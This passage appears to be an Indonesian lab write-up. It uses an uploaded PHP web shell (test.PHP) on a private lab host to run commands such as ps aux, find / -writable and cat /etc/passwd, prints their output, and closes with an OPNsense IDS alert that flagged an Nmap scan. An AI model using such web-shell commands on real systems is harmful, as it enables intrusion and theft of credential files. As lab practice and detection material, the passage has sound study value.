0:00 [ata/0] root 119 0.0 0.0 0 0 ? S Feb25 0:00 [ata_aux] root 123 0.0 0.0 0 0 ? S Feb25 0:00 [scsi_eh_0] root 125 0.0 0.0 0 0 ? S Feb25 0:00 [scsi_eh_1] root 126 0.0 0.0 0 0 ? S Feb25 0:00 [scsi_eh_2] root 209 0.0 0.0 0 0 ? S Feb25 0:00 [usbhid_resumer] root 210 0.0 0.0 0 0 ? S Feb25 0:00 [aufsd/0] root 211 0.0 0.0 0 0 ? S Feb25 0:00 [aufsd_pre/0] root 241 0.0 0.0 0 0 ? S< Feb25 0:00 [loop0] root 579 0.0 0.1 2392 888 ? S
```

-akses file test.PHP dengan memberi parameter c=ps aux > /var/www/log.txt



```
192.168.1.101/admin/uploads/test.PHP?c=ps aux > /var/www/log.txt
```


-buka tab baru dan lihat isi log.txt



```
192.168.1.101/log.txt
```


```
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.1   2036   724 ?        Ss   Feb25   0:01 init [2]
root         2  0.0  0.0      0     0 ?        S    Feb25   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    Feb25   0:00 [migration/0]
root         4  0.0  0.0      0     0 ?        S    Feb25   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S    Feb25   0:00 [watchdog/0]
root         6  0.0  0.0      0     0 ?        S    Feb25   0:00 [events/0]
root         7  0.0  0.0      0     0 ?        S    Feb25   0:00 [cpuset]
root         8  0.0  0.0      0     0 ?        S    Feb25   0:00 [khelper]
root         9  0.0  0.0      0     0 ?        S    Feb25   0:00 [netns]
root        10  0.0  0.0      0     0 ?        S    Feb25   0:00 [async/mgr]
root        11  0.0  0.0      0     0 ?        S    Feb25   0:00 [pm]
root        12  0.0  0.0      0     0 ?        S    Feb25   0:00 [sync_supers]
root        13  0.0  0.0      0     0 ?        S    Feb25   0:00 [bdi-default]
root        14  0.0  0.0      0     0 ?        S    Feb25   0:00 [kintegrityd/0]
```

-akses file test.PHP dengan memberi parameter c=find / -writable > /var/www/log.txt untuk melihat daftar file di root yang dapat dimodifikasi



```
192.168.1.101/admin/uploads/test.PHP?c=find / -writable > /var/www/log.txt
```


-reload halaman dan lihat hasilnya di log.txt



```
192.168.1.101/log.txt
```


```
/tmp
/var/www
/var/www/log.txt
/var/www/.bash_history
/var/www/admin
/var/www/admin/uploads
/var/www/admin/uploads/test.PHP
/var/www/admin/uploads/php-reverse-shell.pHp
/var/www/admin/uploads/cthulhu.png
/var/www/admin/uploads/hacker.png
/var/www/admin/uploads/ruby.jpg
```

-akses file test.PHP dengan memberi parameter c=cat /etc/shadow > /var/www/log.txt untuk melihat daftar user yang ada di server




```
192.168.1.101/admin/uploads/test.PHP?c=cat /etc/passwd > /var/www/log.txt
```

-reload halaman dan lihat hasilnya di log.txt




```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
mysql:x:101:103:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:Debian Live user,,,:/home/user:/bin/bash
```

-akses file test.PHP dengan memberi parameter c=ls -ld /etc/shadow > /var/www/log.txt untuk melihat daftar user yang ada di server




```
192.168.1.101/admin/uploads/test.PHP?c=ls -ld /etc/shadow > /var/www/log.txt
```

-reload halaman dan lihat hasilnya di log.txt



```
-rw-r----- 1 root shadow 595 Feb 25 23:45 /etc/shadow
```

Deteksi scan nmap di OPNsense



Alert info

Timestamp	2023-02-25T07:46:40.737104+0000
Alert	ET SCAN Possible Nmap User-Agent Observed
Alert sid	2024364
Protocol	TCP
Source IP	192.168.100.5
Destination IP	192.168.1.101
Source port	37462
Destination port	80
Interface	wan
http hostname	192.168.1.101
http url	/
http user_agent	Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
http content_type	text/html
Configured action	☑ Enabled Alert

System Requirement

OPNsense:
-OPNsense 23.1-amd64
-FreeBSD 13.1-RELEASE-p5
-OpenSSL 1.1.1s 1 Nov 2022

Kali Linux: 2022.4